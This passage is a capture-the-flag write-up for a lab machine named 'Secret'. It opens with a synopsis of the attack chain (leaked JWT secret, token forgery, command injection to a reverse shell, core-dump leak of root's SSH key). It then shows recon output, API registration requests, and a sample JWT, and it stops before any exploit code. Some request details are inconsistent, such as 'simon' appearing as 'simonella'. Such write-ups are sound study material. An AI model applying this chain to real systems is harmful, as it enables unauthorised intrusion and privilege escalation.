Secret

Synopsis


Secret is an easy Linux machine that features a website that provides the source code for a custom authentication API. Enumeration of the provided source code reveals that it is in fact a git repository. Reviewing previous commits reveals the secret required to sign the JWT tokens that are used by the API to authenticate users. Reviewing the source code the endpoint /logs is found to be vulnerable to command injection attacks provided that the user accessing it has a token to verify his identity as theadmin . Having the secret to sign a JWT token we can forge a malicious token to spoof our identity as theadmin and exploit the vulnerable endpoint in order to get a reverse shell on the remote machine as the user dasith . Enumerating the remote file system, a SUID binary is found along with it's source code. The SUID binary runs as root and reads any file on the remote system. Furthermore, core dumps are enabled meaning that if a crash occurs during the operation of the binary and a sensitive file is loaded, the core dump will have the file's contents. Exploiting this path we can get the contents of root's SSH key and get a shell as root on the remote machine.

Skills

- Enumeration
- Source code review
- Command injection
- JWT forgery


Exploitation

As always we start with the nmap to check what services/ports are open



```
Host is up (0.032s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:af:61:44:10:89:b9:53:f0:80:3f:d7:19:b1:e2:9c (RSA)
|   256 95:ed:65:8d:cd:08:2b:55:dd:17:51:31:1e:3e:18:12 (ECDSA)
|_  256 33:7b:c1:71:d3:33:0f:92:4e:83:5a:1f:52:02:93:5e (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: DUMB Docs
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
|_http-title: DUMB Docs
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/sub
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/2%OT=22%CT=1%CU=33551%PV=Y%DS=2%DC=T%G=Y%TM=64F32F5F
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11
OS:NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Opening the browser gave us the following page



DUMBDocs

Documentation

Everything you need to get your software documentation online.



Introduction

This is a API based Authentication system. we are using JWT tokens to make things more secure...

Installation

Installation Process is very simple, you can install nodejs and mongodb to your server and you can run with npm

register user

Create a new user using the API

Login User

Login a user , and get the auth-token


Private Route

how differnt users can access diferent routes...

FAQs

Ask ur questions but we will never respond


Inspection of the page showed that we can download a source code of the application to perform a static code analysis



Develop your cool project fast

You can simply use our Auth API to develop your project fast, and this will help you time and help you to make things more secure! this has everything to make ur project secure.

But it also redirected us to the documentation page, which instructs how to create a user account



endpoints) but our code is public

Installation


Installation Process is very simple, you can install nodejs and mongodb to your server and you can run with npm

register user

Section intro goes here. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque finibus condimentum nisl id vulputate. Praesent aliquet varius eros interdum suscipit. Donec eu purus sed nibh convallis bibendum quis vitae turpis. Duis vestibulum diam lorem, vitae dapibus nibh facilisis a. Fusce in malesuada odio.

```
POST http://localhost:3000/api/user/register
```

Example Json Body




```
{
      "name": "dasith",
      "email": "root@dasith.works",
      "password": "Kekc8swFgD6zU"
}
```

responses

Success

```
{
      "user": "dasith",
}
```




POST http://localhost:3000/api/user/register

○ none ○ form-data ○ x-www-form-urlencoded ● raw ○ binary ○ GraphQL JSON


```
{
    "name" : "theadmin",
```

We created a user simon, what resulted in getting JWT token




```
POST /api/user/register HTTP/1.1
Host: 10.10.11.120:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 0

{
"name":"simon",
"email":"simonsecret.htb",
"password":"pass123"
}
```


,



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 20
ETag: W/"14-kI0HfzH43iZOoPBWgc8JPDCAw7A"
Date: Sat, 02 Sep 2023 13:11:37 GMT
Connection: close

{
  "user":"simonella"
}
```




```
HTTP/1.1 200 OK
X-Powered-By: Express
auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NGYzMzQ4OTk4YjQ2MDA0NWNlNWI5NTciLCJuYW1lIjoic2ltb25lbGxhIiwiZW1haWwiOiJ
zaW1vbkBnbWFpbC5jb20iLCJpYXQiOjE2OTM2NjAzNTh9.VVQqDVplhdbsthygV088LbbpV1GRw4hDMB_7zu6KqjU
Content-Type: text/html; charset=utf-8
Content-Length: 209
ETag: W/"d1-3mTKVxwzTbWMe+eHnlWGLhJoUhE"
Date: Sat, 02 Sep 2023 13:12:38 GMT
Connection: close

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NGYzMzQ4OTk4YjQ2MDA0NWNlNWI5NTciLCJuYW1lIjoic2ltb25lbGxhIiwiZW1haWwiOiJ
zaW1vbkBnbWFpbC5jb20iLCJpYXQiOjE2OTM2NjAzNTh9.VVQqDVplhdbsthygV088LbbpV1GRw4hDMB_7zu6KqjU
```



```
GET /api/priv HTTP/1.1
Host: 10.10.11.120:3000
auth-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NGYzMzQ4OTk4YjQ2MDA0NWNlNWI5NTciLCJuYW1lIjoic2ltb25lbGxhIiwiZW1haWwiOiJ
zaW1vbkBnbWFpbC5jb20iLCJpYXQiOjE2OTM2NjAzNTh9.VVQqDVplhdbsthygV088LbbpV1GRw4hDMB_7zu6KqjU
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```


But this is a token only for a normal user, so we need to forge the token to escalate privileges to admin user




```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 58
ETag: W/"3a-o3zihR/CkJuA+0B/PG4ODsvDf7Y"
Date: Sat, 02 Sep 2023 13:13:09 GMT
Connection: close

{
  "role":{
    "role":"you are normal user",
    "desc":"simonella"
  }
}
```

At this point we decided to perform review of the downloaded code

Where we found git directory

